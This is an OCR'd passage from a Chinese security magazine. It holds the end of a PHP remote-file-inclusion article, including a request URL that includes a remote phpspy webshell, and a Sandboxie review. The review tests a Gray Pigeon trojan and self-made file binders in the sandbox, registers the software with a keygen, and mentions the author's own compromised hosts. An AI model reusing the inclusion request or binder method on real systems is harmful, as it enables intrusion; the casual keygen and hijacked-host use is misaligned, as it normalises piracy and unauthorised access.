


图10

将上面代码保存为inc.php，在allow_url_fopen和allow_url_include都打开的情况下，访问“http://127.0.0.1/inc.php?page=http://www.remote.com/phpspy.txt”，成功获得了webshell，如图10。而在allow_url_fopen打开，allow_url_include关闭的情况下则包含失败了，如图11。当然若是二者都关闭，也会包含失败的。




图11

虽然对php.ini的正确设置会在某种程度上提高网站的安全性，但是要想使自己的站点真正的做到固若金汤，还是要靠程序员自己提高安全意识，从根本上来过滤一切有害的输入才行。

（本文所涉及到的相关代码已收录到光盘中）

文章难易度：★★
文字阅读点：Sandboxie安装、注册及基本原理以及恶意文件测试、Web测试

木马，给你一个沙盘去折腾吧

BaseNet

被病毒和木马感染电脑，很多时候都是因为我们不经意的一次程序运行从而打开了潘多拉的盒子！沙盘技术是结合HIPS主动防御技术和虚拟技术而产生的一种计算机防护新技术，它具备比影子系统更灵活的运行方式，比HIPS软件更简单的规则设置，比虚拟机更少的资源消耗。这类的软件有很多，比如Antiris Software Virtualization Solution、Sandboxie等，其中Antiris Software Virtualization Solution使用了类似PS中层的概念，功能强大，但鉴于其是英文界面，因此本文我就向大家推荐SadnBoxie3.36。Sandboxie虽然没有层的概念，但是却可以建立多个沙盘，所以一点儿也不逊色于Antiris Software Virtualization Solution！

一、安装、注册及基本原理

在软件安装过程中会提示用户选择相应的语言，我们选择“chinese(simplifiled)”简体中文版，安装完成后，软件还需要进行注册，没有注册的话在功能上会有所限制，幸运的是网上早在N年前就公布出了各版本的注册机，运行注册机程序，输入用户名，然后单击“Generate”就可以得到其对应的注册码了，如图1。返回到Sandboxie的主程序界面中，单击“帮助”，选择“注册Sandboxie”，填入用户名和刚才计算出的注册码就可以了。




图1

对于Sandboxie的原理，我觉得其官方网站的说明比较贴切——电脑就像一张纸，程序的运行与改动，就像是将字写在纸上。而sandboxie就相当于在纸上放了块玻璃，程序的运行与改动就像是写在了那块玻璃上，除去玻璃，纸上还是一点儿改变都没有，就整个计算机系统而言，一般的层次结构为硬件、操作系统、系统及应用软件，而操作系统是硬件和用户之间的一种媒介程序，但是就计算机而言，它是应用程序与硬件之间的一种媒介，操作系统的故障及安全问题，与其说是用户导致，还不如说是程序运行不恰当产生的，Sandboxie就是在操作系统与应用软件之间再次建立一层保护屏障，以保护系统安全，维持系统稳定。

二、恶意文件测试

虽然有人称沙盘技术为沙盘HIPS，我倒觉得其亮点还是在虚拟技术上，相信下面的测试一定能让你也会这么认为的。




图2

1、简单鸽子测试

首先我们建立一个用于测试的沙盘空间，打开Sandboxie Control，单击“沙盘”，选择“创建新沙盘”，输入一个名字，比如test，确定退出后就建立了一个新的沙盘。接下来运行灰鸽子程序，配置一个服务端，在服务端程序上点击右键，选择在“沙盘中运行程序”，此时程序会让我们选择在哪个沙盘里运行，我们选择test后，就会弹出Sandboxie的消息框，提示用户

有服务安装，同时灰鸽子也提示有主机上线，最后我们再打开Sandboxie control界面，在“沙盘Default Box”上点右键选择“终止程序”，宿主机上的灰鸽子就自动下线了，如图2。

这是一个最简单的测试，说明软件确实可以防止一些恶意文件的运行，下面我们再通过捆绑文件来进一步测试。

2、捆绑测试

我自己制作了两个捆绑程序，第一个程序是使用Delphi编写的，通过资源捆绑的方法将cmd.exe制作成相应的资源文件，然后通过调用ExtractRes()释放资源文件，最后再通过ShellExecute()执行释放出来的cmd.exe，另一个程序是使用VC编写的，它将一个用汇编编写的测试程序的16进制代码写入一个数组，通过CreateFile()和WriteFile()来重组文件，实现捆绑。第一个程序会在同一文件目录下释放cmd.exe资源文件并执行它，第二个程序会在C盘根目录下释放重组后的文件fuckst.exe并执行它。在不加壳的情况下，我测试了四款比较好的反捆绑工具，第一个程序只有一款反捆绑工具能查出程序捆绑了文件，第二个程序则没有任何一款反捆绑工具能查出来，如图3。




图3

我们分别将两个程序在沙盘中运行，然后打开相应的文件夹，结果发现没有释放的文件，如图4，细心的读者也许早已发现上图中有一个程序的标题中有“＃”，有一个程序标题中没有“＃”，有“＃”的就表示程序运行在沙盘中，这是为了方便用户识别而特意设置的，没有“＃”号的程序是因为截图中只是截了释放文件后的程序。




图4

既然在我们预想的目录中没有找到对应的文件，那么程序是如何实现的呢？大家想想我们上面对基本原理的介绍就不难得知，软件肯定在某一个地方保存了（虚拟）释放出来的文件，在“沙盘test”上点右键选择“浏览保存内容”，原来软件是在driver目录下虚拟出了系统所对应的盘符，进入driver目录，打开C盘和F：\玩壳文件夹，程序释放的文件原来都在这里，如图5。




图5

上面的测试也给了我们一个技巧，现在很多软件都会附加一些第三方的程序，有的是流氓软件、有的是流量软件，在安装软件的时候可以安装到沙盘中，这样就可以保持系统的稳定与安全了。

如果要删除沙盘，软件就会提示我们先删除保存的内容，也就是在上图中保存的文件，程序也可以根据需要设置保存文件的位置，从上图可以知道，默认是在“C：\Sandbox\%USER%\%SANDBOX%”目录，如果C盘空间比较少，而你又经常下载、安装、测试一些软件，就可以通过Sandboxie control的“沙盘”菜单中的“设置保存文件夹”项来重新设置。

三、Web测试

我在虚拟机中搭建好了相应的IIS和DNS服务，然后随便写了一个下载文件连接，双击打开桌面上的“在沙盘中运行网页浏览器”，打开网站www.net.cn，然后单击downloading下载文件，将文件保存到C盘根目录，如图6。将会和二中的测试一样，在C盘根目录下是找不到下载文件的，测试用的下载文件是灰鸽子的一个服务端，如果换成是下载者也一定不会下载到真实的计算机中的，这也可以作为旁证来证明沙盘可以防范网马攻击。



图6

我使用沙盘中运行的IE浏览自己挂马过的肉鸡主页时，发现自己的电脑并不能正常上线，在测试中也的确有木马在运行，但是并不能感染真正的系统，看以说，沙盒技术暂时在攻防的较量中占据了上风，继续的对抗也许在不久的将来能够逆转。

目前360安全卫士的浏览器好像也是模拟的沙盘技术，不过360安全卫士每次都是雷声大雨点小，前段时间的云安全炒了一阵，一样没什么用，绕过去的方法有N多。在江民的技术访谈中其技术主管提到江民也使用了该项技术，看来虚拟技术已经成为了当前最流行的技术，试想一下，从虚拟内存、虚拟机、虚拟主机，这么多的技术都和虚拟挂钩，的确值得好好学习一下了。

